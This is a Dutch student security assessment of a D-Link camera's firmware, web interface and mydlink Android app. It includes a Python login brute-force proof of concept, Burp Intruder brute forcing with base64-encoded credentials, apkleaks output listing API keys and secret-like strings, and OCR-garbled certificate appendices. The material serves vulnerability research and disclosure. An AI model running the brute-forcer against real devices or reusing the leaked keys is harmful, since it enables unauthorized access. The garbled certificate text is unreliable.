Figuur 3.1: Resultaten `apkid`

#### 3.1.2 Apkleaks

In figuur 3.2 is een succesvolle analyse van de tool `apkleaks` zichtbaar. Het volledige overzicht van de analyse bevindt zich in appendix V.3. Ook is in figuur 3.2 te zien dat de authenticatie op basis van `base64` is.

#### 3.1.3 MobFS

Nadat de apk is geanalyseerd met `apkid` en `apkleaks` is de tool **Mobile Security Framework (MobSF)** gebruikt. Deze kan worden gedownload vanaf [githubs MobFS](#). Wanneer `MobFS` wordt opgestart zijn de volgende resultaten zichtbaar na de scan.



Er worden drie bevindingen gedaan door MobFS met een *high risk* rating. Zie figuur 3.4.

### 3.1.4 jd-gui

Met de tool jd-gui is gezocht in gecompileerde jar files naar onder andere admin\* en password\*.

Hard coded is admin gevonden in de file e.a/a/a/b/c/r2.class. Zie figuur 3.5. Ook is in figuur 3.6 weergegeven wat in de e/a.b/08/t1.class is gevonden. Namelijk dat het wachtwoord met een md5 wordt gehast.

## 3.2 web

### 3.2.1 Dev tools

#### Jquery

De developer tools kunnen in een browser worden geactiveerd met de functie-toets F12. Hiermee is onderzocht welke Library er worden geladen. In figuur 3.7 is in de groene balk weergegeven dat het Jquery 1.4.2 betreft die wordt geladen en in de paarse balk is zichtbaar uit welk jaar de Library komt, namelijk 13 february 2010.

#### Cookies

Ook vind er geen encryptie plaats over het draadloze netwerk, zie bolletje 1, en in de cookie, zie bolletje 2 in figuur 3.8.

### 3.2.2 Burp

In de webinterface wordt een POST request verstuurd naar menu/cgi/admin/wpwd-grp.cgi. Dit is weergegeven in figuur door middel van een paarse balk. Vervolgens is in de groene balk weergegeven dat user en paswoord als platte text worden verstuurd. Dit is een kwetsbaarheid

#### Bruteforce met Burp

Op het moment van de genomen schermafbeelding van figuur 3.10 is te zien bij bolletje 1 dat er 337 attacks zijn geprobeerd en dat de bruteforce nogsteeds doorgaat. De woordenlijst die is gebruikt is ingeladen via load ( bolletje 2). Het betreft de woorden lijst john.lst. Deze woordenlijst is in elke Kali Linux distributie te vinden in de map /usr/share/wordlists. Omdat de authenticatie met behulp



van `base64` wordt verricht is in de **Payload Processing** de Base64-encode aangevinkt, zie bolletje 3. Er is één keer succesvol ingelogd met `user` authenticatie. Met de Payload `YWRtaW46` dit is gedecodeerd met `base64` naar `admin:`, zie figuur 3.11.

### 3.3 Proof of Concept Exploit-code

Om de **Proof of Concept Exploit-code (POC)** te kunnen schrijven is een skeloton gebruikt uit het boek van [Seitz and Arnold, 2021]. De skeleton is aangepast op meerdere regels en weergegeven met een `#`. Ook is tijdens het testen van de **POC** gebruik gemaakt van een debug regel `# print("EEN DEBUG PRINT loempia ")` zodat kon worden nagegaan waar de **POC** bleef hangen.

In deze **POC** kunnen variabelen worden ingevoerd, zie bolletje 1. Ook wordt er gebruik gemaakt van een woordenlijst, die eerder is gedefineerd in de variabelen, zie bolletje 2. Tenslotte wordt het echte proces van de bruteforce gestart vanaf bolletje 3.

Voordat de bruteforce kan worden uitgevoerd, zijn diverse componenten geïnstalleerd. Zoals `pip3 install requests` en `pip3 install lxml`. Vervolgens is de bruteforce wordt uitgevoerd en het resultaat is zichtbaar in figuur 3.12.

**Listing 3.1:** Proof of concept

```

1  !#/usr/bin/env python3
2  from io import BytesIO
3  from lxml import etree
4  from queue import Queue
5
6  import requests
7  import sys
8  import threading
9  import time
10 # voer hier de variabelen in (1)
11 SUCCESS = 'loempia!' # een succes text
12 USERNAME = "admin" # vul hier een username in
13 TARGET = "http://192.168.0.1" # vul een ip adres in
14 WORDLIST = '/usr/share/wordlists/john.lst' # voeg hier
     een woordenlijst toe
15
16 def get_words():
17     with open(WORDLIST) (2) as f:
18         raw_words = f.read()
19
20     words = Queue()
21     for word in raw_words.split():
22         words.put(word)
23
24     return words

```



```

24
25 def get_params(content):
26     params = dict()
27     parser = etree.HTMLParser()
28     tree = etree.parse(BytesIO(content), parser=parser)
29     for elem in tree.findall('//input'): # find alle
30         elementen
31         name = elem.get('name')
32         if name is not None:
33             params[name] = elem.get('value', None)
34     return params
35 # print("EEN DEBUG PRINT loempia ")
36 # het primaire bruteforcing start hier
37 class Bruter: (3)
38     def __init__(self, username, url):
39         self.username = username
40         self.url = url
41         self.found = False
42         print(f'\nDe brute force Attack begint nu op
43             adres {url}.\n')
44         print("klaar de gebruikersnaam = %s\n" %
45             username)
46
47     def run_bruteforce(self, passwords):
48         for _ in range(10):
49             t = threading.Thread(target=self.
50                 web_bruter, args=(passwords,))
51             t.start()
52
53     def web_bruter(self, passwords):
54         session = requests.Session()
55         resp0 = session.get(self.url)
56         params = get_params(resp0.content)
57         params['log'] = self.username
58
59         while not passwords.empty() and not self.
60             found:
61             time.sleep(5)
62             passwd = passwords.get()
63             print(f'Probeer username/password {self
64                 .username}/{passwd:<10}')
65             params['pwd'] = passwd
66
67             resp1 = session.post(self.url, data=
68                 params)
69             if SUCCESS in resp1.content.decode():
70                 self.found = True
71                 print(f"\n De Brute Force was een
72                     succes!")

```



```
65             print("Gebruikersnaam is %s" % self
66                     .username)
67             print("Wachtwoord is %s\n" % brute)
68             print('klaar: de threads worden
69             opgeruimd. . .')
70 # print("EEN DEBUG PRINT loempia ")
71 if __name__ == '__main__':
72     words = get_words()
73     b = Bruter(USERNAME, TARGET)
74     b.run_bruteforce(words)
```



```
(kali㉿kali)-[~/dlink]
$ apkleaks -f ~/dlink/mydlink_2.8.0_apkcombo.com.apk
v2.6.1
Scanning APK file for URIs, endpoints & secrets
(c) 2020-2021, dwisiswant0

** Decompiling APK...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO - loading ...
INFO - processing ...
ERROR - finished with errors, count: 5

** Scanning against 'com.dlink.mydlinkunified'

[Artifactory_Password]
- AP5VEZUm3NZ1bzNALDftNV716P3uIU59p3QqAPUcrCA
- AP8fpPWVFlhnRK3yqma4933jD86bKMyM0s8KLQmF5oE

[Authorization_Basic]
- basic =
- basic integrity.
- basic plan

[Firebase]
- api-project-134612181102.firebaseio.com
- mydlink-42b77.firebaseio.com

[Google_API_Key]
- AIzaSyB_QnMMnD3Mc111erQlVIhgdGWkRUKE0uE
- AIzaSyCI35-rEpfsy3gnROKOEcXLmLvwjUfjhU


[Google_Cloud_Platform_OAuth]
- 75701679339-s71aso6osimnkp9biaana4lsuu41bu.apps.googleusercontent.com

[IP_Address]
- 10.255.255.1
- 10.32.27.3
- 127.0.0.1
- 2.5.29.1


[JSON_Web_Token]
- billing_client=5.0.0
- version=16.0.0
- version=17.0.0
- version=17.0.1
- version=17.0.2
```

### **Figuur 3.2:** APK leaks

## Hoofdstuk 3. Application Security



Figuur 3.3: Resultaten scan




Figuur 3.4: High Risk door MobFS


### 3.3. Proof of Concept Exploit-codeAlex Crom



## Hoofdstuk 3. Application Security




Figuur 3.5: jd-gui zoekopdracht "admin"




Figuur 3.6: jd-gui zoekopdracht "password"

## Hoofdstuk 3. Application Security



**Figuur 3.7:** Jquery 1.4.2



**Figuur 3.8:** Geen encryptie in de cookie en over het draadloze netwerk

## Hoofdstuk 3. Application Security



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request is displayed with the URL `/cgi/admin/wpwdgrp.cgi`. The request body contains parameters `action=update&grp=users&user=loempia&pwd=bitterbal`. In the 'Response' pane, the server returns a 200 OK response with the content `HTTP/1.1 200 OK`, indicating the user was successfully updated.

**Figuur 3.9:** User aangemaakt


The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Sets' section, a payload set named '1' is defined with a custom iterator containing the password '123456'. In the 'Payload Options [Custom iterator]' section, a position '2' is selected, and a list of passwords is shown, with '123456' highlighted. In the 'Payload Processing' section, rule '3' is selected and configured to 'Base64-encode'. The 'Response' pane shows the captured HTTP response for the first iteration of the attack.

**Figuur 3.10:** Bruteforce Burp

### 3.3. Proof of Concept Exploit-codeAlex Crom



## Hoofdstuk 3. Application Security



Figuur 3.11: Burp Decode base64

```
└─(kali㉿kali)-[~/exploit]
$ ./bruteforce.py

De brute force Attack begint nu op adres http://192.168.0.1.

klaar de gebruikersnaam = admin

Traceback (most recent call last):
  File "/home/kali/exploit./bruteforce.py", line 74, in <module>
    b.run_bruteforce(words)
AttributeError: 'Bruter' object has no attribute 'run_bruteforce'
```

Figuur 3.12: Output POC

---

# 4

## Bevindingen en aanbevelingen

### 4.1 Bevindingen

De bevindingen worden beschreven in de volgende paragrafen.

#### 4.1.1 Eindopdracht

De firmware voldoet aan de criteria zoals beschreven in 1.1. De firmware is succesvol geëmuleerd, zie hoofdstuk 1.2.2. Ook is succesvol de apk emulatie beschreven in hoofdstuk 1.2.3. Hierdoor is het apparaat geschikt voor dit software security onderzoek.

#### 4.1.2 Veiligheid

In hoofdstuk 2.1.2 is beschreven en aangetoond dat zowel de onderzochte firmware en de APK **geen virussen** bevatten. Doordat er door middel van de website **virustotal** geen kwaadaardige hashes zijn gevonden.

### 4.2 anti analyse

Er is anti analyse toegepast door de makers van de firmware. Zoals beschreven in hoofdstuk 2.2.7 zijn niet alle mappen en bestanden zichtbaar. Ook weergegeven in figuur 2.35.

#### 4.2.1 Reverse Engeneering

De bindingen beschreven in hoofdstuk 2.2.1 en hoofdstuk 2.2.2 komen overeen. De Firmware betreft een ELF bestand, 32-bit en de architectuur is MIPS. De entropy van 7,9 is hoog, met deze hoge willekeur van data zoals beschreven in hoofd-



stuk 2.18, moet men er op bedacht zijn dat de firmware in potentie met malware is geïflecteerd.

## 4.3 Kwetsbaarheden

Om de kwetsbaarheden zo duidelijk mogelijk te beschrijven is gebruik gemaakt van Open Web Application Security Project (OWASP) top 10 en Common Vulnerability Scoring System (CVSS).

### 4.3.1 Apk

In hoofdstuk 3.1.2 is de manier van authenticatie onderzocht. De authenticatie gebeurt op basis van base64. Dit is een kwetsbaarheid en beoordeeld met een OWASP kwalificatie.

Ook is in de apk gevonden dat het password wordt gehast met een md5 hash. Dit is volgens de OWASP top 10 een kwetsbaarheid in de categorie A02.

#### Bruteforce

De beschreven bruteforce in hoofdstuk 3.2.2 met burp is een kwetsbaarheid de Common Vulnerability Scoring System (CVSS) score is bepaald op 7.3, de volledige berekening is weergegeven in de appendix V.1.

#### Jquery

De beschreven Library in hoofdstuk 3.2.1 komt uit 2010. Het is een kwetsbaarheid wanneer een Library niet wordt geupdate. Deze kwetsbaarheid is volgens CVE-2014-6071 omschreven met een CVSS Score: 4.3 en een OWASP kwalificatie A06, omdat het een Library betreft van 12 jaar geleden.

Volgens CVE-2014-6071 is het mogelijk om cross-site scripting toe te passen door kwaadwillende. Via vectors in de text methode.

#### Encryptie

Ook is het een kwetsbaarheid om geen encryptie in cookies toe te passen zoals beschreven in hoofdstuk 3.2.1. Volgens OWASP kwalificatie A02.

het feit dat er ongelimiteerd een bruteforce aanval kan worden ondernomen is een kwetsbaarheid.



## 4.4 Aanbevelingen

### 4.4.1 Leverancier

Aan de leverancier zou ik aanbevelen de kwetsbaarheid, zoals beschreven in paragraaf 4.3.1 aan te passen door middel van het instellen van een limiet, qua inloggen. Ook is het mogelijk om een wachttijd toe te passen van circa 5 minuten na 5 inlog pogingen.

Op het gebied van encryptie is het verstandig om geen `base64` encoding alleen toe te passen op gebruikersnamen. Ook is het aan te raden om geen gebruik meer te maken van `md5` hashes, maar van `SHA` type 2, zoals nader beschreven in hoofdstuk 3.1.4.

### 4.4.2 Klant

Doordat de EOS<sup>1</sup> is bereikt, zoals beschreven in hoofdstuk 1.2.1, is het voor klanten niet meer verstandig om dit apparaat aan te schaffen. Wanneer de klant het product reeds in bezit heeft is het verstandig om over te gaan op een ander product of het product in ieder geval niet meer met het internet te laten verbinden. Er komen geen updates meer vanuit de leverancier.

---

<sup>1</sup>End Of Support

---

# V

## Appendix

---

# Lijst van figuren

1.1	file exe.img.sec . . . . .	2
1.2	binwalk -e exe.img.sec . . . . .	2
1.3	openssl . . . . .	2
1.4	succesvolle emulatie in de command line . . . . .	4
1.5	succesvolle emulatie webinterface . . . . .	5
1.6	mydlink apk . . . . .	6
1.7	Zoekresultaten shodan.io . . . . .	7
2.1	De pyramide van reverse engineering . . . . .	8
2.2	Virtuele machine Eindopracht . . . . .	9
2.3	Proton VPN verbinding . . . . .	10
2.4	Firmware scan op virussen . . . . .	11
2.5	APK scan op virussen . . . . .	11
2.6	LAN only ingeschakeld . . . . .	12
2.7	Shared folders uitgeschakeld . . . . .	12
2.8	Gast isolatie uitgeschakeld . . . . .	13
2.9	Snapshot VMware . . . . .	13
2.10	Statische- en dynamische analyse . . . . .	14
2.11	Output file . . . . .	14
2.12	Voorbeeld ELF header . . . . .	15
2.13	Output hexdump . . . . .	15
2.14	Output rabin2 . . . . .	16
2.15	strace . . . . .	16
2.16	strace . . . . .	17
2.17	Resultaten strings . . . . .	17
2.18	Entropy berekend met die . . . . .	18
2.19	Output ripgrep . . . . .	19
2.20	binwalk -e zip file . . . . .	20
2.21	Output firmwalker i.c.m. shodan . . . . .	21
2.22	Output firmwalker . . . . .	22
2.23	endianess . . . . .	23
2.24	Output wwpdbgrp.cgi . . . . .	24
2.25	Output Ghidra admin null . . . . .	24
2.26	Systeem informatie . . . . .	24
2.27	home map . . . . .	25
2.28	cat . . . . .	25
2.29	base64 -d . . . . .	25



## Lijst van figuren

2.30 Het initialisatie proces . . . . .	25
2.31 User emulatie . . . . .	26
2.32 Emulatie firmware DCS-960 . . . . .	27
2.33 Web interface . . . . .	28
2.34 Web interface login . . . . .	28
2.35 Voorbeeld anti analyse in map root . . . . .	28
3.1 Resultaten apkid . . . . .	29
3.2 APK leaks . . . . .	34
3.3 Resultaten scan . . . . .	35
3.4 High Risk door MobFS . . . . .	35
3.5 jd-gui zoekopdracht "admin" . . . . .	36
3.6 jd-gui zoekopdracht "password" . . . . .	36
3.7 Jquery 1.4.2 . . . . .	37
3.8 Geen encryptie in de cookie en over het draadloze netwerk . . . . .	37
3.9 User aangemaakt . . . . .	38
3.10 Bruteforce Burp . . . . .	38
3.11 Burp Decode base64 . . . . .	39
3.12 Output POC . . . . .	39
V.1 cvss berekening bruteforce . . . . .	47

---

# Lijst van tabellen

1	Overzicht gebruikte tools eindopdracht . . . . .	i
2.1	tabel hexdump . . . . .	15

---

# Listings

3.1 Proof of concept ..... 31

## V.1 CVSS



**Figuur V.1:** cvss berekening bruteforce



## V.2 Output Firmwalker

```

***Firmware Directory***
_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted
***Search for password files***
##### passwd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/passwd

##### shadow
##### *.psk

***Search for Unix-MD5 hashes***

***Search for SSL related files***
##### *.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
pub.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/
certs/ca-bundle.crt
##### Certificate serial # found in Shodan #####
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/
certs/ca-bundle.crt
serial=01A5
Number of devices found in Shodan = 22
##
## ca-bundle.crt -- Bundle of CA Root Certificates
##
## Certificate data from Mozilla as of: Tue Apr 22 08:29:31 2014
##
## This is a bundle of X.509 certificates of public Certificate Authorities
## (CA). These were automatically extracted from Mozilla's root certificates
## file (certdata.txt). This file can be found in the mozilla source tree:
## http://mxr.mozilla.org/mozilla-release/source/security/nss/lib/ckfw/
builtins/certdata.txt?raw=1
##
## It contains the certificates in PEM format and therefore
## can be directly used with curl / libcurl / php_curl, or with
## an Apache+mod_ssl webserver for SSL client authentication.
## Just configure this file as the SSLCACertificateFile.
##

```

#### GTE CyberTrust Global Root

```

=====
-----BEGIN CERTIFICATE-----
MIICWjCCAcMCAgGlMA0GCSqGSIB3DQEBAUAMHUXCzAJBgNVBAYTAlVTMRgwFgYDVQQKEw9HVEUg
Q29ycG9yYXRpb24xJzAlBgNVBAstHKdURSBDeWJlc1RydXN0IFNvbHV0aW9ucywgSW5jLjEjMCEG
A1UEAxMaR1RFIEN5YmVyVHJ1c3QgR2xvYmFsIFJvb3QwHhcNOTgwODEzMDAyOTAwWhcNMTgwODEz
MjM1OTAwWjB1MQswCQYDVQQGEwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcfF0aW9uMScwJQYDVQQL
Ex5HVEUgQ3LiZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlc1RydXN0
IEdsb2JhbCBSb290MIGfMA0GCSqGSIB3DQEBAQUAA4GNADCBiQKBgQCVD6C28FCc6HrHiM3dFw4u
sJTQGz009pTAipTHBsiQl8i4ZBp6fmw8U+E3KHNgf7KXUwefU/ltWJTSr41tiGeA5u2ylc9yMcql
HHK6XALnZELn+aks1joNrI1CqiQB0eacPwGFVw1Yh0X404Wqk2kmhXBIGD8SFcd5tB8FLztimQID
AQABMA0GCSqGSIB3DQEBAUAA4GBAG3rGwnpXt1R22ciYaQqPEh346B8pt5zohQDhT37qw4wxYMw
M4ETCJ57NE7fQMH017l93PR2VX2bY1QY6fDq81yx2YtCHrnAlU66+tXifPVoYb+07AWXX1uw160F
NMQkpw0PlZPvy5TYnh+dXIVtx6quTx8itc2VrbqnzPmrC3p/
-----END CERTIFICATE-----

```

#### Thawte Server CA

```

=====
-----BEGIN CERTIFICATE-----
MIIDEZCCAnygAwIBAgIBATANBgkqhkiG9w0BAQQFADCBxDELMAKGA1UEBhMCWkExFTATBgnVBAGT
DFdlc3RlcmbgQ2FwZTESMBAGA1UEBxMJQ2FwZSBUb3duMR0wGwYDVQQKExRuaGF3dGUgQ29uc3Vs
dGluZyBjYzEoMCYGA1UECxMfQ2VydGlmawNhdGlvbiBTZXJ2aWNlcycBEaXZpc2lvbjEZMBcGA1UE

```

kEh47U6YA5n+KGCRHTAduGN8q0Y1tfrTYXbm1gdLymmasoR6d5NFFxWfJNCYExL/u6Au/U5Mh/j0  
XKqYGwXgAEZKgoC1M4so300409/lPun++1ndYYRP0lSWE2ETPo+Aab6TR7U1Q9Jauz1c77NCR807  
VRMGsAnb/wP20ogKmW9+4c4bu2pEZiNRCHu8W1Ki/QY30EBhj0qWuJA3+GbHeJAAFS6LrVE1Uweo  
a2iu+U48BybNCAVwzDk/dr2l02cmAYamU9Jg03xDf1WKvJUawSg5TB9D0pH0c1mKuVb8P7Sd2nCc  
dlqMQ1DujjByTd//SffGqWfZbawCEeI6FiWhnWAjLb1NBnEg4R2gz0dfHj9R0IdTDBZB6/86WiLEV  
KV0jq9BgoRJP3vQXzTLlyb/IQ639Lo7xr+L0mPoShyDYwKcMhcWQ9DStliaxLL5Mq+ux0orJ23gT  
Dx4JnW2PAJ8C2sH6H3p6CcRK5ogql5+Ji/03X186zjhZhkuvcQu02PJwT58yE+0wp1fl2tpDy4Q0  
8ijE6m30Ku/Ba3ba+367hTzSU8JNvnHhRdH9I2cNE3X7z2VnIp2usAnRCf8dNL/+I5c30jn6PQ0G  
C7Tb060rb1wdtn7os4I07QZcJA==  
-----END CERTIFICATE-----

T-TeleSec GlobalRoot Class 2

=====

-----BEGIN CERTIFICATE-----

MIIDwzCCAqugAwIBAgIBATANBgkqhkiG9w0BAQsFADCBgjELMAkGA1UEBhMCREUxKzApBgNVBAoM  
IlQtU3lzdGVtcyBFbnRlcnByaNlIFNlcnPzY2VzIEdtYkgxHzAdBgNVBAsMF1QtU3lzdGVtcyBU  
cnVzdCBDZW50ZXIxJTAjBgNVBAMMFQtVGVsZVNLYyBhbG9iYWxSb290IEnSYXNzIDIwHhcNMDgx  
